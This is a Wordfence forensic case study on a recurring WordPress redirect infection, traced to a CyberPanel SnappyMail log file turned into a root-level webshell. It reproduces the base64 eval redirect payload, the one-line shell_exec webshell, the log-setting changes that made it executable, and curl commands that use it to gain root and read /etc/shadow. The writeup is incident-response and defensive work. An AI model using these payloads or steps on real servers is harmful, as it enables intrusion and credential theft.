
THREAT ANALYSIS
May 2026 · Forensic Case Study
A forensic breakdown of how an attacker turned CyberPanel’s SnappyMail logging into a persistent webshell that survived every WordPress cleanup attempt.
A WordPress site owner reported redirect malware on their site. They found that clicking anywhere on the page would open spam links in new tabs. They also noticed Yandex Metrica requests appearing in their browser’s network tab but couldn’t find the tracking code anywhere in their files or database. Every time they cleaned the infection from wp-config.php, it came back within hours.
After a clean WordPress-level audit by a Wordfence security analyst — no rogue files, no database injections, no compromised admin accounts — we expanded the investigation to the server level. What we found was a clever attack chain that turned a webmail log file into a root-level backdoor, completely invisible to any WordPress-level security tool.
The Malware: A Double-Encoded Redirect Payload
The infection was a single line injected at the very top of wp-config.php:
<?php
 eval(base64_decode("aW5pX3NldCgiZGlzcGxheV9lcnJvcnMiLCAwKTsKaW5pX3NldCgiZGlzcGxheV9zdGFydHVwX2Vycm9ycyIsIDApOwoKaWYgKFBIUF9TQVBJICE9PSAiY2xpIiAmJiAoCiAgICBzdHJwb3MoQCRfU0VSVkVSWyJSRVFVRVNUX1VSSSJdLCAiL3dwLWFkbWluL2FkbWluLWFqYXgucGhwIikgPT09IGZhbHNlICYmCiAgICBzdHJwb3MoQCRfU0VSVkVSWyJSRVFVRVNUX1VSSSJdLCAiL3dwLWpzb24iKSA9PT0gZmFsc2UgJiYKICAgIHN0cnBvcyhAJF9TRVJWRVJbIlJFUVVFU1RfVVJJIl0sICIvd3AvdjIiKSA9PT0gZmFsc2UgJiYKICAgIHN0cnBvcyhAJF9TRVJWRVJbIlJFUVVFU1RfVVJJIl0sICIvd3AtYWRtaW4iKSA9PT0gZmFsc2UgJiYKICAgIHN0cnBvcyhAJF9TRVJWRVJbIlJFUVVFU1RfVVJJIl0sICIvd3AtbG9naW4ucGhwIikgPT09IGZhbHNlICYmCiAgICBzdHJ0b2xvd2VyKEAkX1NFUlZFUlsiSFRUUF9YX1JFUVVFU1RFRF9XSVRIIl0pICE9PSAieG1saHR0cHJlcXVlc3QiCikpIHsKICAgIHByaW50KGJhc2U2NF9kZWNvZGUoIlBITmpjbWx3ZENCemNtTTlJaTh2WVhONWJtTXVaM041Ym1ScFkyRjBhVzl1TG1OdmJTOGlQand2YzJOeWFYQjBQZz09IikpOwp9"));
Decoding the base64 revealed a carefully crafted payload with two layers:
Decoded Payload// Layer 1: Decoded PHP
ini_set("display_errors", 0);
ini_set("display_startup_errors", 0);

if (PHP_SAPI !== "cli" && (
    strpos(@$_SERVER["REQUEST_URI"], "/wp-admin/admin-ajax.php") === false &&
    strpos(@$_SERVER["REQUEST_URI"], "/wp-json") === false &&
    strpos(@$_SERVER["REQUEST_URI"], "/wp/v2") === false &&
    strpos(@$_SERVER["REQUEST_URI"], "/wp-admin") === false &&
    strpos(@$_SERVER["REQUEST_URI"], "/wp-login.php") === false &&
    strtolower(@$_SERVER["HTTP_X_REQUESTED_WITH"]) !== "xmlhttprequest"
)) {
    print(base64_decode("PHNjcmlwdCBzcmM9Ii8vYXN5bmMuZ3N5bmRpY2F0aW9uLmNvbS8iPjwvc2NyaXB0Pg=="));
}

// Layer 2: The decoded HTML output
<script src="//async.gsyndication.com/"></script>
The payload was surgically evasive. It only executed on frontend page loads, specifically excluding:
- The WordPress admin panel (
/wp-admin) - The REST API (
/wp-json,/wp/v2) - AJAX requests (
admin-ajax.php) - The login page (
/wp-login.php) - Any XHR requests
This meant the site owner could browse their entire admin panel without ever seeing the malware in action. Only their visitors experienced the redirect popups and Yandex Metrica tracking.
The malicious domain async.gsyndication.com is designed to look like Google’s legitimate googlesyndication.com (used for Google Ads). The domain was registered on October 15, 2024, and is associated with 29+ other malicious domains used in similar redirect campaigns. VirusTotal flagged it as malicious with a reputation score of -1.
The WordPress Audit Came Back Clean
Wordfence performed a comprehensive WordPress-level forensic audit covering every standard attack vector. The results were surprising:
| Check | Result |
|---|---|
| WordPress core checksums | Clean |
| Plugin checksums (25/28 verifiable) | Clean |
| PHP files in uploads/images directories | None found |
| Obfuscated PHP/JS patterns | None detected |
| Rogue admin accounts | None (only 2 legitimate users) |
| Database injections (posts, options, snippets) | None detected |
| Malicious cron jobs or DB triggers | None detected |
| .htaccess files (14 found) | All legitimate |
| Unauthorized wp-login.php access | None (Wordfence blocked 3,000+ brute force attempts) |
Every check was clean — including wp-config.php. When the security analyst performed the audit, the site owner had already removed the malicious payload from the file, so the copy we analyzed was uninfected. It appeared the site had been fully cleaned.
While the audit was underway, the site owner contacted the Wordfence team to report the site was acting up again. We checked wp-config.php on the live production server — and the base64 payload was back. The re-infection had happened after the owner’s cleanup but during our audit window. Since we already knew the WordPress webroot was clean — no webshells, no rogue files, no database-level persistence — it was clear that something outside WordPress was writing to wp-config.php.
Finding the Root Cause
With WordPress ruled out, we shifted our focus to the server level. We searched the entire filesystem for the base64 payload string that appeared in the wp-config.php injection:
The Search$ grep -rl 'aW5pX3NldCgiZGlzcGxheV9lcnJvcnMi' /usr/local/ /opt/ /var/ /tmp/ /root/
One result came back:
Result/usr/local/CyberCP/public/snappymail/data/_data_/_default_/logs/shell.php
A 1.2MB PHP file in the SnappyMail webmail logs directory — well outside the WordPress webroot. This was the persistence mechanism we’d been looking for.
The Attack Chain: Step by Step
Reading the contents of shell.php revealed a complete forensic timeline of the attack, captured in SnappyMail’s own log entries. The entire compromise took 14 seconds.
The server runs CyberPanel, which includes SnappyMail webmail on port 8090. SnappyMail has its own admin panel with a separate login. The attacker logged in successfully using the default username and a known (or brute-forced) password:
SnappyMail Log[2026-04-22 10:06:50.807] JSON[INFO]: Action: DoAdminLogin
[2026-04-22 10:06:50.807] POST[INFO]: {
  "Action": "AdminLogin",
  "Login": "USER",
  "Password": "*******"
}
[2026-04-22 10:06:50.926] JSON[INFO]: {
  "Action": "AdminLogin",
  "Result": { "Auth": true }
}
No 2FA was configured on the SnappyMail admin panel (admin_totp = "" in the config).
Within the same second of logging in, the attacker used the admin API to change the logging configuration. They changed the log filename from the default .txt extension to .php:
SnappyMail Log[2026-04-22 10:06:50.961] JSON[INFO]: Action: DoAdminSettingsSet
[2026-04-22 10:06:50.961] POST[INFO]: {
  "Action": "AdminSettingsSet",
  "config": {
    "logs": {
      "enable": "1",
      "filename": "shell.php",
      "level": "7",
      "hide_passwords": "0"
    }
  }
}
[2026-04-22 10:06:50.961] JSON[INFO]: { "Result": true }
Three changes were made, all critical:
filename = "shell.php"— log entries now go to a file with a PHP extensionlevel = "7"— maximum debug logging, capturing everythinghide_passwords = "0"— plaintext credentials visible in logs
Still within the same second (10:06:50.989), the attacker submitted a new login attempt — but this time, the “username” was PHP code:
SnappyMail Log[2026-04-22 10:06:50.989] JSON[INFO]: Action: DoAdminLogin
[2026-04-22 10:06:50.989] POST[INFO]: {
  "Action": "AdminLogin",
  "Login": "<?php echo shell_exec($_GET[chr(99)]); ?>",
  "Password": "*******"
}
The login fails with AuthError[102] — but that doesn’t matter. SnappyMail has already written the PHP code into shell.php as part of the log entry. Within 5 seconds, the attacker also created a cleaner standalone backdoor:
cmd.php// cmd.php — 42 bytes
<?php echo shell_exec($_GET[chr(99)]); ?>
The critical detail is where the log file lives on the filesystem:
File Path/usr/local/CyberCP/public/snappymail/data/_data_/_default_/logs/shell.php
                    ↑
    This is the document root for CyberPanel's web server (port 8090)
CyberPanel runs its own LiteSpeed-based web server daemon (lscpd) on port 8090, with its document root at /usr/local/CyberCP/public/. Any .php file under this tree is executed as PHP code when accessed via HTTP, not served as plain text.
When LiteSpeed processes shell.php, the plain text log entries are output as-is (PHP ignores text outside of <?php ?> tags), but the PHP code inside the “username” field is executed. The webshell becomes accessible at:
Webshell URLhttps://SERVER_IP:8090/snappymail/data/_data_/_default_/logs/shell.php?c=COMMAND
                                                                      ↑
                                               chr(99) = 'c' -- the command parameter
The webshell runs commands as the lscpd user (the CyberPanel web server process). This user cannot directly write to WordPress files, which are owned by a different system user. However:
Privilege Check$ id lscpd
uid=5001(lscpd) gid=5001(lscpd) groups=5001(lscpd),27(sudo),988(lsadm)

# From the sudoers configuration:
lscpd ALL=(ALL) NOPASSWD: ALL
The lscpd user has passwordless sudo access to all commands — a CyberPanel default. This means any code execution under the lscpd user is automatically full root access to the entire server.
Confirming root access was trivial:
Root Verification$ curl -sk "https://SERVER_IP:8090/.../cmd.php?c=whoami"
lscpd

$ curl -sk "https://SERVER_IP:8090/.../cmd.php?c=sudo+whoami"
root

$ curl -sk "https://SERVER_IP:8090/.../cmd.php?c=sudo+cat+/etc/shadow+|+head+-1"
root:$6$O35IwC3s...  (full shadow file readable)
With root access, the attacker could modify wp-config.php (owned by a different system user) at will, re-inserting the base64 redirect payload approximately every 2-6 hours. Each time the site owner cleaned the file, the next scheduled re-injection restored it.
Timestamp Correlation# wp-config.php modification timestamp:
Modify: 2026-04-23 22:33:48

# Webshell re-injection in the SnappyMail log, 14 seconds earlier:
[2026-04-23 22:33:34] ... "Login":"<?php echo shell_exec($_GET[chr(99)]); ?>"
Because the attacker set the log level to debug (7) and disabled password hiding, the shell.php log file also captured all email activity — including the site owner’s email to Wordfence support requesting help:
SnappyMail Log -- Email Captured[2026-04-23 15:20:30] POST[INFO]: {
  "Action": "SendMessage",
  "from": "USER <USER@example.com>",
  "to": ""Wordfence Support" <tickets@wordfence.com>",
  "subject": "Re: Care Audit Requested",
  "plain": "Hi ...,nnI've disabled 2FA.nnThanks again..."
}
The attacker could see that the site owner contacted Wordfence, what they reported, and that they had disabled 2FA.
The Complete Attack Chain

shell.php — same second as login
<!– Row 2: Step 4
.php
NOPASSWD: ALLAttack Timeline
gsyndication.com domain registered (attacker infrastructure)shell.php, alfashell.php, turkshell.php — all return 404python-requests/2.31.0cmd.php backdoor created (5 seconds after webshell)Why This Wasn’t Detected at the WordPress Level
This attack was invisible to any WordPress-level security plugin for a fundamental reason: the backdoors existed outside the WordPress webroot entirely.
Server ArchitectureCyberPanel (port 8090)                 WordPress (port 443)
---------------------                   ---------------------
/usr/local/CyberCP/public/              /home/USER/public_html/
  |-- snappymail/                         |-- wp-config.php  <- INJECTED
  |   |-- data/.../logs/                  |-- wp-content/
  |   |   |-- shell.php  <- WEBSHELL     |-- wp-admin/
  |   |-- data/.../                       |-- wp-includes/
  |   |   |-- cmd.php    <- BACKDOOR
  |-- phpmyadmin/                       ^ WordPress-level plugins scan here
  |-- static/
^ No WordPress plugin scans here
Wordfence’s WordPress security plugin scans and protects files within the WordPress installation directory. It has no visibility into server-level applications like CyberPanel, SnappyMail, or phpMyAdmin, which run as separate services under different system users and directory trees. The attacker exploited this architectural boundary deliberately.
Wordfence CLI: Detecting What the Plugin Can’t Reach
While the Wordfence plugin is scoped to the WordPress webroot, Wordfence CLI is a standalone server-level malware scanner that can scan any directory on the filesystem. When we pointed Wordfence CLI at the SnappyMail data directory, it immediately identified both backdoors:

Wordfence CLI scan detecting both backdoor files with the signature Obfuscated:PHP/superglobal.func.B.10513
The scan was run against the preserved copy of the SnappyMail configuration directory, which contained the full data tree including configuration files, cached data, and the logs directory where the webshell was planted:
Directory Structure Scannedsnappymail/
|-- data/_data_/_default_/
    |-- configs/
    |   |-- application.ini
    |-- domains/
    |   |-- default.json
    |   |-- [site-specific configs]
    |-- logs/
    |   |-- shell.php          <- DETECTED
    |-- cmd.php                <- DETECTED
    |-- cache/
    |   |-- [16 cached objects]
    |-- plugins/
    |-- storage/
        |-- [user mailbox data]

53 directories, 32 files
Both files were flagged with the signature Obfuscated:PHP/superglobal.func.B.10513 — detecting the use of $_GET with an obfuscated parameter via chr() inside a shell_exec() call.
For sites running on self-managed servers with hosting panels like CyberPanel, cPanel, or Plesk, Wordfence CLI closes the visibility gap by scanning the entire filesystem — not just the WordPress webroot. It can be run on-demand or scheduled as a cron job to continuously monitor directories that WordPress-level plugins cannot reach. Learn more about Wordfence CLI.
Three Compounding Failures
This attack required three independent security weaknesses to succeed. Any one of them, if addressed, would have broken the chain:
The SnappyMail admin panel used a default username with no two-factor authentication (admin_totp = ""). The attacker logged in with valid credentials on their first attempt.
SnappyMail’s log directory sits under CyberPanel’s web-accessible document root. When the log filename was changed to a .php extension, LiteSpeed executed it as PHP code rather than serving it as text. If the logs were stored outside the document root, the attack would have failed.
The lscpd user (which runs CyberPanel’s web server) has NOPASSWD: ALL sudo access — a CyberPanel default. This turned a code execution vulnerability into full root access, allowing cross-user file modification of wp-config.php.
Attacker Profile
| Attribute | Detail |
|---|---|
| IP Address | 94.102.55.18 |
| Location | Netherlands |
| ASN | AS202425 (IP Volume inc) |
| VirusTotal | 9/94 vendors flag as malicious |
| SSL Certificate | secure.gdcstatic.com (typosquat) |
| User Agent | python-requests/2.31.0 |
| Associated Domains | gsyndication.com, gdcstatic.com, gocloudmaps.com, imasync.com, quickcontentnetwork.com, globalultracdn.com, metricaga.com, metricastats.com, cdzanalytics.com, and 20+ more |
Remediation and Lessons Learned
Immediate Actions Taken
- Removed both backdoor files (
shell.phpandcmd.php) - Restored SnappyMail log filename to
log-{date:Y-m-d}.txt - Re-enabled password hiding and reduced log level
- Cleaned the
wp-config.phpinjection - Blocked the attacker IP via
firewalld - Changed SnappyMail admin credentials (username and password)
- Rotated the database password
Recommendations for CyberPanel Users
1. Restrict port 8090 to trusted IPs only via firewall — this single step blocks the entire attack vector.
2. Change the default SnappyMail admin username and enable TOTP 2FA.
3. Verify SnappyMail log filename is set to a .txt extension, not .php.
4. Review the lscpd sudoers entry — NOPASSWD: ALL is dangerously overpermissive.
5. Disable SnappyMail entirely if webmail is not needed.
The broader lesson is that WordPress security doesn’t end at the webroot. When a site runs on a self-managed server with a hosting panel, the panel itself becomes part of the attack surface. In this case, the hosting panel’s webmail application — which had nothing to do with WordPress — was the entry point that led to complete server compromise.
The post How a Webmail Log File Became a Root-Level Backdoor appeared first on Wordfence.